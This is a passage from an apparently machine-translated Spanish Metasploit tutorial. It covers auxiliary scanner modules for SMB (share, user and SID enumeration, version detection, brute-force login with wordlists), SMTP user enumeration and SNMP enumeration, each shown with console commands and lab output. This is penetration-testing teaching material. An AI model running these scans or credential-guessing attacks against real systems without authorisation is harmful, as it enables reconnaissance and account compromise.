SERVICE, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs,
\protected_storage, \router, \scerpc, \srvsvc, \trkwks, \wkssvc
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

# auxiliary/scanner/smb/pipe\_dcerpc\_auditor

El escáner pipe\_dcerpc\_auditor devolverá los servicios DCERPC que se puede acceder mediante SMB pipe.

```
msf > use auxiliary/scanner/smb/pipe_dcerpc_auditor
msf auxiliary(pipe_dcerpc_auditor) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS	192.168.1.150-160	yes	The target address range or CIDR
identifier			
SMBDomain	WORKGROUP	no	The Windows domain to use for
authentication			
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER)
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	11	yes	The number of concurrent threads

```
msf auxiliary(pipe_dcerpc_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_dcerpc_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_dcerpc_auditor) > run
```

```
The connection was refused by the remote host (192.168.1.153:139).
The connection was refused by the remote host (192.168.1.153:445).
192.168.1.160 - UID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
...snip...
```

# auxiliary/scanner/smb/smb2

El módulo de escáner SMB2 simplemente escanea los hosts remotos y determina si son compatibles con el protocolo SMB2.

```
msf > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb2) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb2) > set THREADS 16
THREADS => 16
msf auxiliary(smb2) > run
```

```
[*] 192.168.1.162 supports SMB 2 [dialect 255.2] and has been online for 618 hours
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >
```



# auxiliary/scanner/smb/smb\_enumshares

El módulo smb\_enumshares, como era de esperar, enumera los recursos compartidos SMB que están disponibles en un sistema remoto.

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR
identifier			
SMBDomain	WORKGROUP	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumshares) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumshares) > run
```

```
[*] 192.168.1.154:139 print$ - Printer Drivers (DISK), tmp - oh noes! (DISK), opt
- (DISK), IPC$ - IPC Service (metasploitable server (Samba 3.0.20-Debian)) (IPC),
ADMIN$ - IPC Service (metasploitable server (Samba 3.0.20-Debian)) (IPC)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
Error: 192.168.1.162 Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 10 of 16 hosts (062% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

Como puede ver, ya que esta es una exploración sin credenciales, se deniega el acceso más uno de los sistemas que se probaron. Al pasar las credenciales del usuario del escáner se producen tanto resultados diferentes.

```
msf auxiliary(smb_enumshares) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
[*] 192.168.1.160:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
[*] 192.168.1.150:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
Default share (DISK)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 07 of 16 hosts (043% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

# auxiliary/scanner/smb/smb\_enumusers

El escáner se conecta al smb\_enumusers cada sistema a través del servicio SMB y RPC enumerar los usuarios en el sistema.

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR
identifier			
SMBDomain	WORKGROUP	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.150-165
```

```
RHOSTS => 192.168.1.150-165
```

```
msf auxiliary(smb_enumusers) > set THREADS 16
```

```
THREADS => 16
```

```
msf auxiliary(smb_enumusers) > run
```

```
[*] 192.168.1.161 XEN-XP-SP2-BARE [ ]
[*] 192.168.1.154 METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-
data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man,
lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service,
list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 05 of 16 hosts (031% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

Podemos ver que la ejecución de la exploración sin credenciales, sólo el servicio de Samba Linux tos hasta una lista de usuarios. El paso de un conjunto válido de credenciales para el escáner a enumerar los usuarios en nuestros objetivos de otros.

```
msf auxiliary(smb_enumusers) > set SMBPass s3cr3t
```

```
SMBPass => s3cr3t
```

```
msf auxiliary(smb_enumusers) > set SMBUser Administrator
```

```
SMBUser => Administrator
```

```
msf auxiliary(smb_enumusers) > run
```

```
[*] 192.168.1.150 V-XPSP2-SPLOIT- [ Administrator, Guest, HelpAssistant,
SUPPORT_388945a0 ]
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [ Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim ]
[*] 192.168.1.160 XEN-XP-PATCHED [ Administrator, ASPNET, Guest, HelpAssistant,
SUPPORT_388945a0 ]
```

```
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

Ahora que hemos pasado de las credenciales para el escáner, la máquina Linux no devuelve el conjunto de los usuarios porque las credenciales no son válidas para ese sistema. Este es un ejemplo de por qué vale la pena correr un escáner en diferentes configuraciones.

# auxiliary/scanner/smb/smb\_login

Módulo de Metasploit smb\_login intentará acceder a través de SMB en una amplia gama de direcciones IP proporcionada. Si usted tiene un plugin de base de datos cargada, inicios de sesión seleccionados serán almacenados en el mismo para futuras consultas y uso.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options
```

Module options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	Set the SMB service port
SMBDomain	WORKGROUP	no	SMB Domain
SMBPass		no	SMB Password
SMBUser		no	SMB Username
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Se puede ver claramente que este módulo tiene muchas más opciones que otros módulos auxiliares y es muy versátil. En primer lugar se realiza un escaneo con las credenciales de administrador que "encontró".

```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > run

[*] Starting SMB login attempt on 192.168.1.165
[*] Starting SMB login attempt on 192.168.1.153
...snip...
[*] Starting SMB login attempt on 192.168.1.156
[*] 192.168.1.154 - FAILED LOGIN () Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.150 - FAILED LOGIN (Windows 5.1) Administrator :
```

```

(STATUS_LOGON_FAILURE)
[*] 192.168.1.160 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[*] 192.168.1.154 - FAILED LOGIN () Administrator : s3cr3t (STATUS_LOGON_FAILURE)
[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator :
(STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - FAILED LOGIN (Windows 5.1) Administrator :
(STATUS_LOGON_FAILURE)
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 04 of 16 hosts (025% complete)
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >

```

El módulo smb\_login también se puede pasar una lista de nombre de usuario y contraseña para poder tratar de intentos de conexión de fuerza bruta en una serie de máquinas.

```

root@bt:~# cat users.txt
Administrator
dale
chip
dookie
victim
jimmie

```

```

root@bt:~# cat passwords.txt
password
god
password123
s00pers3kr1t
s3cr3t

```

Vamos a utilizar este conjunto limitado de nombres de usuario y contraseñas y ejecutar de nuevo la búsqueda.

```

msf auxiliary(smb_login) > show options

```

Module options:

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	Set the SMB service port

SMBDomain	WORKGROUP	no	SMB Domain
SMBPass		no	SMB Password
SMBUser		no	SMB Username
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```

msf auxiliary(smb_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf auxiliary(smb_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(smb_login) > run

```

```

[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator :
(STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dale :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) chip :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dookie :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) jimmie :
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'victim' : 's3cr3t'
[+] 192.168.1.162 - SUCCESSFUL LOGIN (Windows 7 Enterprise 7600) 'victim' :
's3cr3t'
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >

```

Hay muchas más opciones disponibles que usted debe experimentar para familiarizarse totalmente con este módulo de gran valor.

# auxiliary/scanner/smb/smb\_lookupsid

El módulo smb\_lookupsid fuerza bruta-SID busca en una serie de objetivos para determinar lo que los usuarios locales existen en el sistema. Saber lo que los usuarios existentes en un sistema puede acelerar mucho más allá de fuerza bruta de inicio de sesión intentos en el futuro.

```
msf > use auxiliary/scanner/smb/smb_lookupsid
msf auxiliary(smb_lookupsid) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR
identifier			
SMBDomain	WORKGROUP	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb_lookupsid) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_lookupsid) > set THREADS 16
THREADS => 16
msf auxiliary(smb_lookupsid) > run
```

```
[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.154 PIPE(LSARPC) LOCAL(METASPLOITABLE - 5-21-1042354039-2475377354-766472396) DOMAIN(WORKGROUP - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.154 USER=Administrator RID=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.154 USER=nobody RID=501
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.154 GROUP=Domain Admins RID=512
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.154 GROUP=Domain Users RID=513
[*] 192.168.1.154 GROUP=Domain Guests RID=514
[*] Scanned 07 of 16 hosts (043% complete)
[*] 192.168.1.154 USER=root RID=1000
...snip...
[*] 192.168.1.154 GROUP=service RID=3005
[*] 192.168.1.154 METASPLOITABLE [Administrator, nobody, root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, libuuid, dhcp, syslog, klog, sshd, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, telnetd, proftpd, msfadmin, user, service ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant, SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >
```



A modo de comparación, también vamos a ejecutar el análisis con un conjunto conocido de las credenciales del usuario para ver la diferencia en la producción.

```
msf auxiliary(smb_lookupsid) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_lookupsid) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.160 PIPE(LSARPC) LOCAL(XEN-XP-PATCHED - 5-21-583907252-1801674531-
839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-1801674531-
839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.160 USER=Administrator RID=500
[*] 192.168.1.150 PIPE(LSARPC) LOCAL(V-XPSP2-SPLOIT- - 5-21-2000478354-1965331169-
725345543) DOMAIN(WORKGROUP - )
[*] 192.168.1.160 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Administrator rid=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Guest rid=501
[*] 192.168.1.160 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886082 NAME=None rid=513
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886081 NAME=HelpAssistant rid=1000
[*] 192.168.1.150 TYPE=83886084 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.150 TYPE=83886081 NAME=SUPPORT_388945a0 rid=1002
[*] 192.168.1.150 TYPE=3276804 NAME=SQLServerMSSQLServerADHelperUser$DOOKIE-
FA154354 rid=1003
[*] 192.168.1.150 TYPE=4 NAME=SQLServer2005SQLBrowserUser$DOOKIE-FA154354 rid=1004
...snip...
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLServerADHelperUser$XEN-XP-
PATCHED rid=1027
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLUser$XEN-XP-
PATCHED$SQLEXPRESS rid=1028
[*] 192.168.1.161 USER=HelpAssistant RID=1000
[*] 192.168.1.161 TYPE=4 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.161 USER=SUPPORT_388945a0 RID=1002
[*] 192.168.1.161 USER=victim RID=1004
[*] 192.168.1.160 XEN-XP-PATCHED [Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, ASPNET ]
[*] 192.168.1.150 V-XPSP2-SPLOIT- [ ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >
```

Usted se dará cuenta con la exploración acreditados, que se obtiene, como siempre, la producción mucho más interesantes, entre ellos las cuentas que usted probablemente nunca supo que existía.

# auxiliary/scanner/smb/smb\_version

El escáner se conecta al smb\_version cada estación de trabajo en una amplia gama de máquinas y determina la versión del servicio de SMB que se está ejecutando.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR
identifier			
SMBDomain	WORKGROUP	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb_version) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_version) > set THREADS 16
THREADS => 16
msf auxiliary(smb_version) > run
```

```
[*] 192.168.1.162 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
(name:XEN-WIN7-BARE) (domain:HOTZONE)
[*] 192.168.1.154 is running Unix Samba 3.0.20-Debian (language: Unknown)
(domain:WORKGROUP)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English)
(name:V-XPSP2-SPLOIT-) (domain:WORKGROUP)
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English)
(name:XEN-XP-PATCHED) (domain:HOTZONE)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English)
(name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 11 of 16 hosts (068% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

La ejecución de este análisis con un conjunto de credenciales volverá algunos diferentes, y quizás inesperada, los resultados.

```
msf auxiliary(smb_version) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_version) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_version) > run
```

```
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English)
(name:XEN-XP-PATCHED) (domain:XEN-XP-PATCHED)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English)
(name:V-XPSP2-SPLOIT-) (domain:V-XPSP2-SPLOIT-)
[*] Scanned 05 of 16 hosts (031% complete)
```

```
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English)
(name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Al contrario de muchos otros casos, un análisis de credenciales en este caso no significa necesariamente dar mejores resultados. Si las credenciales no son válidas en un sistema en particular, usted no obtendrá ningún resultado de nuevo a partir de la exploración.

# SMTP Scanners

[smtp/smtp\\_enum](#) - [smtp/smtp\\_version](#)

## auxiliary/scanner/smtp/smtp\_enum

El módulo de enumeración SMTP se conecta a un servidor de correo y el uso dado una lista de palabras para enumerar los usuarios que están presentes en el sistema remoto.

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options
```

Module options:

Name	Current Setting	Required	
Description	-----	-----	
RHOSTS		yes	The
target address range or CIDR identifier			
RPORT	25	yes	The
target port			
THREADS	1	yes	The
number of concurrent threads			
USER_FILE	/opt/metasploit3/msf3/data/wordlists/unix_users.txt	yes	The
file that contains a list of probable users accounts.			
VERBOSE	false	yes	Whether to
print output for all attempts			

Utilizando el módulo es una simple cuestión de la alimentación es un host o rango de los ejércitos para explorar y una lista de palabras que contienen los nombres de usuario para enumerar.

```
msf auxiliary(smtp_enum) > set RHOSTS 192.168.1.56
RHOSTS => 192.168.1.56
msf auxiliary(smtp_enum) > run
```

```
[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
```

```
[+] 192.168.1.56:25 - Found user: mail
[+] 192.168.1.56:25 - Found user: man
[+] 192.168.1.56:25 - Found user: news
[+] 192.168.1.56:25 - Found user: nobody
[+] 192.168.1.56:25 - Found user: postgres
[+] 192.168.1.56:25 - Found user: postmaster
[+] 192.168.1.56:25 - Found user: proxy
[+] 192.168.1.56:25 - Found user: root
[+] 192.168.1.56:25 - Found user: service
[+] 192.168.1.56:25 - Found user: sshd
[+] 192.168.1.56:25 - Found user: sync
[+] 192.168.1.56:25 - Found user: sys
[+] 192.168.1.56:25 - Found user: syslog
[+] 192.168.1.56:25 - Found user: user
[+] 192.168.1.56:25 - Found user: uucp
[+] 192.168.1.56:25 - Found user: www-data
[-] 192.168.1.56:25 - EXPN : 502 5.5.2 Error: command not recognized
[+] 192.168.1.56:25 Users found: ROOT, backup, bin, daemon, distccd, ftp, games,
gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster,
proxy, root, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.56:25 No e-mail addresses found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >
```

Dado que el nombre de usuario de correo electrónico y nombre de usuario del sistema suelen ser las mismas, ahora se puede utilizar cualquier usuario de intentos de conexión se enumeran más en contra de otros servicios de red.

# auxiliary/scanner/smtp/smtp\_version

Mal configurado o vulnerables los servidores de correo a menudo pueden ofrecer un punto de apoyo inicial en una red, pero antes de lanzar un ataque, queremos tomar las huellas digitales en el servidor para que nuestros objetivos mayor precisión posible. El módulo smtp\_version, como su nombre lo indica, va a escanear un rango de direcciones IP y determinar la versión de los servidores de correo que encuentra.

```
msf > use auxiliary/scanner/smtp/smtp_version
msf auxiliary(smtp_version) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	25	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smtp_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smtp_version) > set THREADS 254
THREADS => 254
msf auxiliary(smtp_version) > run
```

```
[*] 192.168.1.56:25 SMTP 220 metasploitable.localdomain ESMTP Postfix
(Ubuntu)\x0d\x0a
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_version) >
```

# SNMP Scanners

[snmp/snmp\\_enum](#) - [snmp/snmp\\_enumshares](#) - [snmp/snmp\\_enumusers](#) - [snmp/snmp\\_login](#)

## auxiliary/scanner/snmp/snmp\_enum

El módulo "snmp\_enum" realiza una enumeración detallada de un host o rango de anfitriones a través de SNMP similar a la versión autónoma de snmpenum herramientas y snmpcheck.

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version

Aunque usted puede pasar un rango de anfitriones de este módulo, la salida será muy desordenado y confuso, así que lo mejor es simplemente hacer un host a la vez.

```
msf auxiliary(snmp_enum) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf auxiliary(snmp_enum) > run
```

[\*] System information

```
Hostname           : Netgear-GSM7224
Description        : GSM7224 L2 Managed Gigabit Switch
Contact            : dookie
Location           : Basement
Uptime snmp       : 56 days, 00:36:28.00
Uptime system     : -
System date       : -
```

[\*] Network information

```
IP forwarding enabled : no
Default TTL           : 64
TCP segments received : 20782
TCP segments sent     : 9973
TCP segments retrans. : 9973
Input datagrams       : 4052407
Delivered datagrams   : 1155615
Output datagrams      : 18261
```

[\*] Network interfaces

Interface [ up ] Unit: 1 Slot: 0 Port: 1 Gigabit - Level

Id : 1  
Mac address : 00:0f:b5:fc:bd:24  
Type : ethernet-csmacd  
Speed : 1000 Mbps  
Mtu : 1500  
In octets : 3716564861  
Out octets : 675201778

...snip...

[\*] Routing information

Destination	Next hop	Mask	Metric
0.0.0.0	5.1.168.192	0.0.0.0	1
1.0.0.127	1.0.0.127	255.255.255.255	0

[\*] TCP connections and listening ports

Local address	Local port	Remote address	Remote port
listen 0.0.0.0	23	0.0.0.0	0
listen 0.0.0.0	80	0.0.0.0	0
listen 0.0.0.0	4242	0.0.0.0	0
listen 1.0.0.127	2222	0.0.0.0	0

[\*] Listening UDP ports

Local address	Local port
0.0.0.0	0
0.0.0.0	161
0.0.0.0	514

[\*] Scanned 1 of 1 hosts (100% complete)

[\*] Auxiliary module execution completed

msf auxiliary(snmp\_enum) >



# auxiliary/scanner/snmp/snmp\_enumshares

El módulo "snmp\_enumshares" es un escáner sencillo que realiza una amplia consulta de anfitriones a través de SNMP para determinar las acciones disponibles.

```
msf > use auxiliary/scanner/snmp/snmp_enumshares
msf auxiliary(snmp_enumshares) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version <1/2c>

Podemos configurar el módulo mediante el establecimiento de nuestra gama de rhosts y el valor THREADS y se deja correr.

